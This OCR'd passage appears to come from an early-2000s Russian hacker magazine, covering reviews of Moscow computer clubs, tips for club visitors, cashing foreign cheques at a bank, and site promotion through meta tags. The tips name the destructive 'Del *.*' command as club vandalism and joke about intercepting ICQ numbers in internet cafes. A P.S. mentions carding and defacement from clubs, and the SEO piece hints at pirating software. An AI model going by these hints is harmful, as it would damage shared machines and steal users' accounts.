Потом подвалил какой-то чел и прокатил риторическую фразу: «Время!» Прибрав мышак и вот прикроют...

Плюсы: общедоступный холодильник, халява с 8 до 9 утра
Минусы: НЕТ ИНЕТА, имеются сильно хамоватые игроки, бар без напитков, т.е. фактически отсутствует

Адрес: улица Рочдельская, дом 11/5, строение 1. Метро "Краснопресненская"
Адрес в сети: www.lavina.ru
Телефон: 205-0468

Остров Формоза

cafe.formoza.ru

Остров Формоза" находится у метро "Китай-город". Это очень удобно, учитывая, что масса московских тусовочных клубов находится в этом районе. Хотя бы такие, как

как “Пропаганда”, “Граммофон” (уже закрыли, сволочи) и “Китайский летчик Джао-дао”. С данным клубом я познакомился во время тестирования девайсов в одноименном салоне “Остров Формоза”. Помнится, проведя несколько часов за настройкой и тестированием, я спустился в прилагаемый клуб. Руки тряслись. Это быстро прошло после дефматча в кваку. 20 рублей отдал. А закончив тестирование, вышел в Инет, отдав аж 40 рубленных. Все работает нормально, достаточно неплохие машины: амд к6-2, с ривой 16 мегов, под руководством 95-ого МД. Все подключено к Инету, как водится, по выделенке, арендованной у Корбины. Имеется весь боевой софт: аська, браузер, ирковый клиент, телнет (очень редкая прога ;) и все такое. Публика в клубе вполне приятная. Как мне показалось, много школьников. Практически все клиенты компьютерного салона также наносят визит в клуб, т.к. всем купившим девайс выдают карточку, позволяющую получить халявный доступ. Кстати, достаточно интересный момент: тебе не надо искать админа, чтобы доплатить лавэшку за комп, ты всего-навсего покупаешь карточку, где написан пасс доступа к компу. И никто не будет истерично орать: «13-ый, время!!!» Бар имеется, цены невысокие, но, увы, нет пива и прочего спиртосодержащего :(.



Плюсы: халява для покупателей девайсов, недорогой бар, клуб удобно расположен, классная система оплаты
Минусы: в баре нет пива

Адрес: Большой Трехсвятительский переулок, дом 2, компьютерный салон “Остров Формоза”. Метро “Китай город”
Адрес в сети: cafe.formoza.ru
Телефон: 728–4004



Боевой топор ака Battle axe



Клуб известен своей приверженностью к Team Fortress. Не являясь страстным поклонником столь достойного времяпрепровождения, я туда отправился, дабы порубиться в обычную кваку и полазать в Инете с выделенки. Добирался долго: клуб находится - метро “Бабушкинская” - оттуда пришлось проследовать еще 5 остановок на автобусе. Помещение клуба базируется на первом этаже многоэтажного дома. Зал похож на большой аквариум: вместо глухих стен - большие стекла, скрывающие 16 компутеров: половина 300-ых целеронов, половина старых пней. Имеется выделенка в Инет: 64К, что, безусловно, маловато, но учитывая небольшое количество юзеров, вполне удовлетворительно. Но цены заламывают какие-то сюрреалистичные: 50 деревянных за полчаса с Инетом :(. Может, я что-то не понял, но именно стока скинул админу. Для членов клуба имеются определенные скидки. Регистрация стоит 60 р., после которой получаешь членскую карту и мыло, типа nick@battleaxe.ru. Имеет смысл для любителей TF. Т.к. именно тут проходят турниры по TeamFortress.

Плюсы: таковые имеются лишь для любителя TF
Минусы: зимой бывает холодно, для не члена клуба - очень высокие цены, неудобное расположение

Адрес: проезд Дежнева, дом 32. Метро “Бабушкинская”, можно “Отрадное”
Адрес в сети: www.battleaxe.ru
Телефон: 186–3650

ТРИБУНАЛ

Сразу спешу принести извинения хацкерам нашего необъятного xUSSR, проживающих вне Москвы: данный обзор вобрал в себя лишь некоторые клубы столицы, обойдя вниманием не московские.

Итак, я тебе дал инфу по 7 клубам. Клубам со своей спецификой, своими кланами, своими ценами. Нужен эдакий универсальный? Чтобы и цены не прокусили, и престижно, и девайсы новые, и Инет быстрее ветра? Увы, такого замечено не было. Если бы ты спросил меня о наиболее удачном клубе где-нибудь год назад, то я, без сомнения, указал бы на “Нирвану”. Но все течет и, увы, сильно изменяется. Так из некогда душевного, почти родного “Нирвана” мутировала в сторону обычного, пусть даже “элитного”, набитого до отказа клуба. Если ты там не был - обязательно сходи. Тут просто надо побывать. Как в детстве водили в мавзолей к дедушке. Смысла нет, но надо обязательно :).

В клубе Gamecity я ранее не был и по окончании посещения остался доволен. Туда удобно забежать перед (после) посещением савеловского компьютерного базара, т.к. от толпы туда идти не более 5 минут. Естественно. взяв пива в прилагаемом баре %-). Специально сюда ехать я не призываю, но если будет маза посетить, останешься доволен. Было замечено редкое явление вежливого админа. Что остается, увы, действительно редким.

ОРКИ. Это что-то до боли знакомое. В старые “Орки” я наведывался достаточно часто, оставляя минимум бабок и максимум адреналина. Но, посетив новые “Орки” на Шаболовке, остался доволен разве что низкими ценами. В связи с чем могу рекомендовать тебе этот клуб, если с баблом напряг, но хочется гамиться и лазать по Инету с выделенки. Ну а когда с твоими финансами все ОК (кто-нибудь видел такое? :)), лучше метнуться в другой клуб.

“Полигон-2” мне понравился сразу. Уютная обстановка. Клуб не переполнен. Железо так же свежо, как дома :). Ну, Инет вообще пинцет… на сайте клуба есть неплохой совет: пригласить заграничных квакеров для дефматча и перемочить их всех отрицательным пингом из данного клуба… ;). Мне же скорость особливо понравилась в связи с любовью к MP3 и 0dayz ;). Да и вообще, я в этот клуб ходил бы просто посидеть спокойно поиграть в кваку с местными игроками. Короче, клуб без напрягов, чисто для отдыха. Очень советую, особенно студентам универа (корпусов на Ленинских горах) и керосинки, т.к. они имеют честь находиться в непосредственной близости от данного клуба. Вот кабы еще барчик был бы…

“Лавина”, если честно признаться, мне не очень понравилась. Клуб, что называется, “без знаков отличий”, т.е. такой же, как и остальные, ничем не выделяющийся. Правда, выделяющийся отсутствием Инета, за коим многие и ходят в клубы. Но клуб удобно расположен, имеет приемлемые цены, и, возможно, скоро будет Инет, будут культурные игроки, будут новые, не битые девайсы, будут, будут… а пока туда идти я не вижу особого смысла.

“Остров Формоза” стоит несколько особняком среди клубов. И, скорее, является интернет-кафе. Уж больно тут цивильно, чисто, культурно. В то же время тут вполне можно и погамиться. Что я и сделал, оставшись довольным. Это место, мне кажется, оптимальным для встречи с друзьями (подружками ;). Причиной тому спокойная обстановка, столь не характерная для компутерных клубов. А вот пивка как-то не хватает %-), это сделано специально, чтобы ты до дома мог доползти, купив новую железку в салоне ;).

БТ, т.е. “Боевой топор” ака “Battle axe”, как уже было сказано, является прибежищем LTF. Для остальных же скорее “убежищем”, т.е. отсюда убегают. Как убежал я, заплатив 50 единиц за полчаса…


7 советов:


1. Лучше один раз разориться и купить хорошие уши. Совершенно другие ощущения или значительно лучшая альтернатива клубным ушам обычно плохого качества.
2. Большинство клубов имеет выход в Инет, соответственно имеются аськи, браузеры, мыл клиенты. Соответственно имеются пароли, которые ты вводишь, общаясь с ними. А некоторые админы имеют дурную привычку сниферить юзеров: нажатия клавки и трафик. Поэтому лучше не запускать свою основную 6-7 значную аську. То же касается работы с мылом: нехорошие браузеры имеет дурную привычку хранить кэш твоих посещений мыльного сервака. Если у тебя ник G0b0m0l0s0d0a0 в ирке, это еще не значит, что его никто не попрет: на DALnet не делай identify никсерва. Если ты все же пользовался аськой, почтой или мирком - сотри свои логи в виде uin.dat, uin.idx файлов и т.д., где хранится твоя хистори. Нехороший автор данного материала когда-то развлекался перехватом уинов из интернет-кафе ;). Но хистори не читал, пересылая в ФСБ и полицию нравов ;).
3. Ночные часы стоят дешево. Но не злоупотребляй этим (особенно в будничные дни), потому как хронический недосып переходит в хроническую импотенцию и слабоумие ;). Значительно удобнее различные клубные карты и прочие халявы.
4. Если клуб поддерживает бесплатную регистрацию игрового ника, обязательно зарегся, особенно если часто бываешь в клубе. Тебе же не нужно, чтобы какое-нибудь ламо опозорило твой ник своей криворукой игрой.
5. Не забывай, что метро закрывается в 1-1:30 ночи и открывается в 5:35 (поезда, обычно, начинают ходить лишь в 6:00).
6. Осторожнее с эмоциями. Безусловно, мультиплейер - всегда адреналин. Но адренали для поднятия общего тонуса и поддержки работы надпочечников, а не способ реализации спермотоксикозности: когда тебя замочат, даже если не по рулесам, ни надо кричать вслух, что все вокруг ублюдки, а ты очень крут. Могут неправильно понять и дать в череп (и будут правы).
7. Если админы ведут демократичную политику и дают доступ ко всему файлу и всем програм, не злоупотребляй этим. Del *.* - банально и старо... а админам работы немерено. Работы, заканчивающейся чаще всего установкой защищенных десктопов ;).

Последний P.S.

Если ты вовсе не гамер и к тому же имеешь выделенку в 2 MB, за чем тебе это? Многоуважаемый СОРМ и не менее уважаемый СОРМ-2 не дают хакеру и шага сделать, вынуждая к "хакингу на местности", т.е. производить взломы не из дома. И мне известны некоторые темные личности, что покупают товары по левым кредам из клубов и интернет-кафе, дефейсят крупные сайты, рассылают спам и троянов. Оставляя инфу не о себе, а о клубе (т.е. получают практически полную конфиденциальность). Куда потом приходит доблестная милиция. Поэтому никогда не хакай из интернет-кафе и клубов, а то этот "любимый" клуб закроют и самого твоего "любимого" админа заберут на 72 часа ;).

ОБНАЛИЧКА





Андрей Каролик (andrusha@sl.ru) ELDAR (eldar@spb.cityline.ru)


*** ПЕРВЫЙ ВАРИАНТ ***


Ясен пень, что ты трудишься целыми днями и ночами, пашешь как осел, ну или ослиха :), пытаешься поднять как можно больше бабок с Инета. И рано или поздно, накапает нужная сумма и, как правило, сначала придет долгожданное оповещение на мыло, что чек отправлен по адресу, который ты указал в анкете. Но у некоторых компаний ты должен сам заказать чек, ткнув нужную кнопочку на страничке твоей статистики, когда набрана нужная сумма. Чеки ползут до России от 2 до 5 недель. И одним прекрасным утром, сонный как суслик, ты топаешь за ватрушками и, проверив почтовый ящик, обнаруживаешь там заветный конверт! Какие тут в задницу ватрушки :)? Бегом домой - смотреть, что дядя прислал. А внутри ОНО - ЧЕК! Ну что делать? Почесать макушку и идти искать подходящий банк. Пресловутый Сбербанк для этого не подходит по ряду причин. Лучше я тебе подскажу, как из бумажек получить зеленые бумажки в Питерском отделении Балтийского Банка. На момент моей обналички его условия показались самыми выгодными.




Бюрократия

Итак, ты приехал в отделение банка. Первое, что тебе нужно сделать, это заплатить 5 баков за открытие валютного счета, чтобы туда в дальнейшем слили бабки с чека. Счет тебе откроют как только получат от тебя лаве - задаром только верблюды плюются :). К твоей дикой радости, не придется заполнять никакие бумаги: все, что от тебя попросят - это паспорт и 5 баков, а все бумаги заполнят за тебя. Тебе останется самое трудное - расписаться внизу :). Главное, не перепутай и открой именно валютный счет, а не рублевый, иначе тебя в мягкой форме пошлют :). В Балтийском Банке, спустя пару недель после открытия счета, тебе выдадут международную пластиковую карту Cirrus/Maestro "Baltika". Получил карточку и стал в непотребные места сувать, радоваться жизни и думать, что все в шляпе? Разбежался :). После того как ты открыл счет, придется еще раскошелиться. Ни один банк не будет брать у тебя чек на обналичку без страхового взноса. Система обналичивания чеков у банка проста: они берут у тебя чек и отправляют запрос в банк, который выслал тебе бабки, и если тот банк подтверждает запрос, то на твой счет зачисляется сумма, указанная на чеке; если банк запрос не одобрил (вдруг ты сам этот чек нари-




КАССОВЫЙ ОРДЕР
CASH ORDER


Балтийский банк
КВИТАНЦИЯ №

совал), то, соответственно, ты пролетаешь. И вот именно на этот случай (когда ты пролетаешь) банк берет у тебя установленную страховую сумму, в Балтийском банке страховой взнос составляет 25 баков, если сумма на чеке не более 2000 баков. Так что ты, сразу после открытия счета, идешь в кассу и просишь, чтобы тебе на счет внесли 25 баков. Обязательно расплачиваться в долларах, так как они не примут от тебя рубли, а заставят идти и искать пункт обмена валюты.

И вот на твоем счету уже имеется 25 баков, которые ты туда положил, и теперь ты топаешь к кабинету, где принимают чеки инкассо (именно так называется та бумажка, что тебе прислал добрый дядя). В кабинете тебе вручают "Заявление о приеме на инкассо платежных документов в иностранной валюте". В заявлении тебе нужно будет указать некоторую инфу о себе: ФИО, паспортные данные, адрес. Если будут просить ключи от квартиры - не давай :).

Главное - не пропустить в заявлении пункт "Прошу принять на инкассо". В этом пункте ты должен указать наименование документа (в данном случае это "Коммерческий чек"), сумму по документу (точная сумма, что указана на чеке, вплоть до центов), и еще важным моментом является "Номер, серия и дата выдачи чека".

Пожевав апельсин, я подумал, что тебе не помешает узнать, что большая часть чеков действительна всего в течение 72 двух дней. Так что если тебя прибьет его обналичить месяца через два - сразу вешай его на стенку или подари любому ламеру: пусть, счастливый, бежит менять :). Поэтому, как только получишь конверт с "заветной бумажкой", не спеши его показывать всем друзьям и подругам, а сразу беги в банк.

Итак, ты заполняешь заявление и смело протягиваешь его работнику банка (чек пока у тебя на руках), работник банка с умным видом изучает твое заявление, и если все правильно, то у тебя это заявление забирают и отправляют тебя на... в... короче, в обменный пункт :). Далее ты идешь в обменный пункт, презрительным взглядом окидываешь клиентов, которые пришли обменять валюту и которых выгоняют, сказав, что сейчас у них идет "банковская операция" :). В обменном пункте ты, наконец-то, расстанешься со своим чеком, а взамен тебе дают несколько бумажек. Одна из них "Квитанция о приеме на инкассо наличной иностранной валюты и платежных документов в иностранной валюте". В этой квитанции банк должен указать твое имя и паспортные данные в подтверждение того, что чек принадлежит именно тебе, а не вон тому негру с авоськой. И не забудь проверить, указана ли сумма чека. Вторая бумажка - это справка, такая же, как и та, что тебе дадут при обмене валюты. Бумажки кончились, и остается только ждать: когда на твой счет поступят бабки. В Балтийском Банке на это уходит примерно 3 недели, в СберБанке более месяца.

Через пару неделек после того как ты открыл счет, Балтийский Банк выдаст тебе международную пластиковую карту Cirrus/Maestro "Baltika". При помощи этой карты ты можешь делать всякие клевые вещи: получать на свой счет безналичные переводы и осуществлять безналичные платежи, денежные переводы в другие банки и организации, а также с картой Cirrus/Maestro "Baltika" ты можешь оплачивать различные товары, в том числе и покупки через Интернет. К тому же в последнее время в России все больше провайдеров принимают платежи по безналичному расчету при помощи пластиковых карт (привет IBM`y ;), так что ты теперь сможешь быть крутым как бегемот, оплачивая свой Интернет и ряд других услуг, не выходя из дома, а сидя на любимой зеленой табуретке. Узнать о поступлении денег на счет ты можешь двумя способами.


Способ первый: каждый день бегаешь в отделение банка и смотришь, не появились ли бабки.

Способ второй: через 10-15 дней после заполнения бумаг ты звонишь в банк и просишь поинтересоваться: не поступили ли бабки к тебе на счет.

Для этого достаточно сообщить номер твоего "Заявления о приеме на инкассо платежных документов в иностранной валюте" (у них каждое заявление имеет свой индивидуальный номер). Тебе приятным (обычно женским) голосом сообщат, когда и во сколько на счет поступят деньги. Теперь ты можешь спокойно сидеть на своей зеленой табуретке до указанного времени :).

Когда же деньги поступят, то их будет немного меньше, нежели было указано на чеке. Это связано с вычетом комиссии за прием чека, которая составляет 2% от суммы чека (если чек менее чем на 100 баков, то комиссия составляет 1,5 бака независимо от суммы). Как только у тебя на счету появились деньги, ты можешь получить их в любом отделении Балтийского Банка, имея при себе пластиковую карту и паспорт. Если ты ожидаешь еще чеки, то разумно будет оставить 25 баков на счету, дабы в следующий раз уже не вносить страховку (ее снимут автоматически).

В том случае, если ты получишь чек еще раз, то операция с заполнением бумажек не будет проще.


Балтийский Банк
Baltiyskiy Bank

Заявление №

*** ВТОРОЙ ВАРИАНТ *** $

В принципе это как дополнение к первому. Суть сводится к тому, что когда ты открыл счет, то у тебя будут реквизиты твоего счета. Так не тормози и попроси контору, которая тебе капает на счет, слать деньги сразу на счет. Для этого тебе нужно послать (нет, никого слать не надо) письмецо по мылу и поинтересоваться: не существует ли у них такого способа оплаты. Большинство спонсоров не желает переводить деньги прямо на счет, предпочитая слать тебе бабки чеком. Но попадаются и такие конторы, которые с радостью переведут тебе бабки на указанный счет, что очень сильно ускорит процесс получения денег (ты получишь бабки уже на следующий день после перевода). Куда спонсору посылать деньги? Ты должен указать реквизиты своего банковского счета (процесс же открытия счета описан выше).


SEND.ru



ДЕЛАЙ ХИТЫ






Epsilon (epsilon13@inbox.ru)

Ну что этим кретинам надо??? Я страницу создал. Инфу на ней разместил. Раз в неделю обновляю. Так почему же на нее никто не ходит. :(Не, ну мазахака, чего делать-то?!"

Успокойся. Х поможет тебе подбить бабла в Инете и рассказать всему миру о том, какая у тебя крутая пага. Итак, сегодня я объясню тебе, как раскручивать сайт через поисковые сервера. Ну что, поехали? Тогда в путь... потихонечку.

Что есть поисковый сервер? Я этого не знаю :). Зато знаю, как сделать так, чтобы с этих самых поисковиков к тебе на пагу приходило по максимуму инетчиков. Вот некоторые финты.



1. Каждой странице нужно давать понятное название:
<title>OnLine тусовка 31337 хакеров!!!</title>
Для поисковых серверов данная информация является основной, и потому следует выбирать содержание этого тега обдуманно.

2. В каждую страницу обязательно вставляй описание твоей страницы:
<META NAME= "Description" CONTENT="Мы научим хакать все, что движется">
Это тег второй по значимости. Максимальное количество знаков в этом теге не должно превышать **150.**

3. В каждую страницу обязательно вставляй ключевые слова, которые подходят для твоего сайта, по смыслу с помощью тега:
<META NAME="Keywords" CONTENT="Взлом, Западло, mp3, Хулиганы, Хакер">
Помни - не более **300** слов в этом теге.

Все перечисленные теги невидимы и несут информацию только для поисковых серверов. На релевантность(во слово-то придумал!) информации также влияет видимая информация, расположенная на страницах твоего сайта. Чем выше и жирнее написано слово, тем большее значение оно имеет для поискового сервера.

Это так, для размышления: в среднем 40% новых посетителей твоего сайта приходят с поисковиков и каталогов ссылок

А теперь настояло время познать силу. Открой глаза пошире и запоминай: сейчас ты узнаешь, как и где регистрироваться для увеличения количества посетителей твоего сайта.

Line 3l337

Отечественные ресурсы:

Rambler - http://www.rambler.ru/

Кроме счетчика ты получаешь статистику за месяц, неделю и день, а также другую полезную инфу. Типы рейтингов: общий, персональный/корпоративный/CGI/Push, тематический (музыка, игры, безопасность и т.п.). Есть поиск по рейтингу. Рейтинг имеет самую неудачную, на мой взгляд, разбивку на категории в России (List100 лучше), но все же посещаем. Почему? Видимо, привычка. Не принимают к регистрации: страницы на БЕСПЛАТНЫХ зарубежных серверах (типа GeoCities, Xoom, Tripod etc) и порнушку. :(

1000 Stars - http://www.stars.ru/
Типа Art 1000 (см. ниже). Не принимают MP3, hack, warez и sex. Вступать не советую.

Art 1000 - http://195.96.189.254/art
Подробная статистика посещений каждой (!) страницы сайта + учет каждого уникального компьютера + подсчет хостов за все время + рейтинг. Эротику не принимают.

List.RU - http://www.list.ru/
3 счетчика в одном (всего, хитов за день, хостов за день). Также предоставляется статистика (вплоть до "кто к Вам ходит"). 6 видов изображения счетчика + ~20 кнопок. Рейтинг имеет много категорий, 2 уровня (типа каталога). Принимают все сайты. Эротика в общем рейтинге не светится.

Infocom Ranker -
http://ranker.ic.ru/top.asp?id=1738
Счетчик, рейтинг. 2 вида начертания, рейтинг имеет немного категорий. Принимают всех. Очень ненадежный: то работает, то нет. Период дауна может длиться от 2-х до... 300 дней! Есть система голосования.

Mafia - http://www.mafia.ru/
Счетчик + рейтинг с категориями. Клон Ramblers top 100, но с меньшими возможностями: нету подсчета хостов, недельного и месячного рейтинга, отлова подозрительных хитов и т.п. Плохо, что в общей категории светится порнуха, поэтому в рейтинг не вступают крутые сайты и сам рейтинг из-за этого не особо посещаем.

Ну и еще парочка ;) ссылок:

Yandex - http://www.yandex.ru/
Aport - http://www.aport.ru/
АУ - http://www.au.ru/
Search - http://search.sites.ru/
Search Centre -
http://search.centre.ru/cgi-bin/search/

Зарубежные ресурсы:

World 1000 - http://world1000.com/

амая известная буржуйская рейтинговая система. Строго говоря, счетчиком не является, т.к. цифры видны только в общей и личной статистике (на твоем сайте показывают картинку в 5Кб, что сравнимо с баннером). Статистика просто замечательная - OS, разрешение, браузеры, откуда ходят и т.п. Можно узнать эффективность членства в клубах и каталогах, а также обмена баннерами, кнопками и ссылками. Также показывает заходы с конкретного поисковика. Это - #1 в Мире, эдакий мировой Rambler's top 100 ;). Имеет двухуровневое дерево (например, развлечения -> музыка).
В этом рейтинге участвуют и русские сайты. Интересен прежде всего тем, у кого имеется английская версия собственного сайта и имеется желание привлечь буржуев. Посещаемость рейтинга (и число участников) выше Rambler's Top 100, но эффективность почему-то ниже. :(

Подборочка ;) зарубежных поисковиков и каталогов ссылок:

Altavista - http://www.av.com/
Lycos - http://www.lycos.com/
AOL - http://www.aol.com/
Yahoo - http://www.yahoo.com/
Excite - http://www.excite.com/
HotBot - http://www.hotbot.com/
InfoSeek - http://www.infoseek.com/

Существуют специальные проги, знающие о сотнях поисковых систем, каталогах и копилках ссылок. Лучшей, по моему мнению, является программа AddWeb (http://www.cyberspacehq.com/). Для Руси она хороша тем, что имеет возможность редактировать и вставлять новые поисковые сервера. Программа платная ;), но можно скачать условно-бесплатную версию с ограничением срока использования, а можно... впрочем, мне ли тебя учить, что в таких случаях делать. ;)))

Ну, давай подобьем рейтинг рейтингов :), а то я тебя совсем загрузил. Итак... На главную страницу ставь **Rambler и World 1000** для статистики. Зачем тебе бесплатно раскручивать другие рейтинги, с которых ты не получишь посетителей? Хотя, перец, все зависит от тебя ;).
Вывод 1: Регистрируйся во всех рейтингах/каталогах, а на сайте расставляй их в соответствии с крутостью. Чем круче ты будешь становиться, тем меньше должно быть счетчиков у тебя на сайте.
Вывод 2: Не ставь счетчики **(Dux - http://counter.dux.ru/welcome.html; Peresvet - http://www.peresvet.net/; провайдерский; da.ru** и т.п.), которые не являются рейтингами. Рейтинговый счетчик - это 3 в одном: и считает, и статистику дает, и главное - приводит посетителей.
Вывод 3: Не насилуй страницу Java-счетчиками **(Bloke - http://bloke.com/cgi-bin/click.cgi?http://counter.bloke.com и т.п.) -** все будет тормозить.

P.S. В письмах не забывай прибавлять адрес твоей паги. Это должно выглядеть, приблизительно, так:

```
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
^    Ты станешь хакером!     ^
^        www.xakep.ru        ^
^                            ^
^          Epsilon           ^
^   epsilon13@inbox.ru       ^
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

КАК НАЙТИ ИНФУ... НА СОБС



Юрий Семенов

Закачиваешь очередную софтину или новую статью с "ХАКЕРА online" и думаешь: "Куда ж мне это барахло спихнуть, чтобы позже можно было легко найти и конкретно поюзать?". Оставлять файло в папке "download" не хочется - через пару дней оно сравняется с вечно гниющими там зипами и жпегами, которые также уже в течении нескольких лет ждут сортировки... Так больше жить нельзя! Нужно что-то обязательно придумать. Вся сложность в том, что думать придется головой, а не тем, чем ты привык думать. Кому задача окажется не под силу, придется подключить к этому процессу все остальные части тела.

Грузим апельсины бочками




Сортировку, или по-другому - систематизацию материалов, следует начинать с определения личного круга интересов. Мыслить при этом нужно как можно шире. Скажем, если тебе нравится левая верхняя задница с "xxx.jpg", то сразу отмечай "в круг моих интересов входит просмотр картинок, в натуре", и так далее. В помощь привожу типичный арсенал интересов "среднестатистического" хакера:

1. Компьютер
2. Сети (Internet)
3. Языки программирования
4. Операционные системы и приложения
5. Безопасность и взлом
6. Электроника

Тебе не обязательно все делать "слово в слово" и бездумно передирать предложенные варианты тем. Внимательно осмотри содержимое твердого диска и сделай соответствующие выводы относительно собственных интересов. Надеюсь, книги серии "для чайников, у которых не закипает", в которых отступление от предлагаемого алгоритма действий считается прямой изменой и карается тремя годами лишения покоя, уже давно занимают достойное место под табличкой "мять перед использованием".
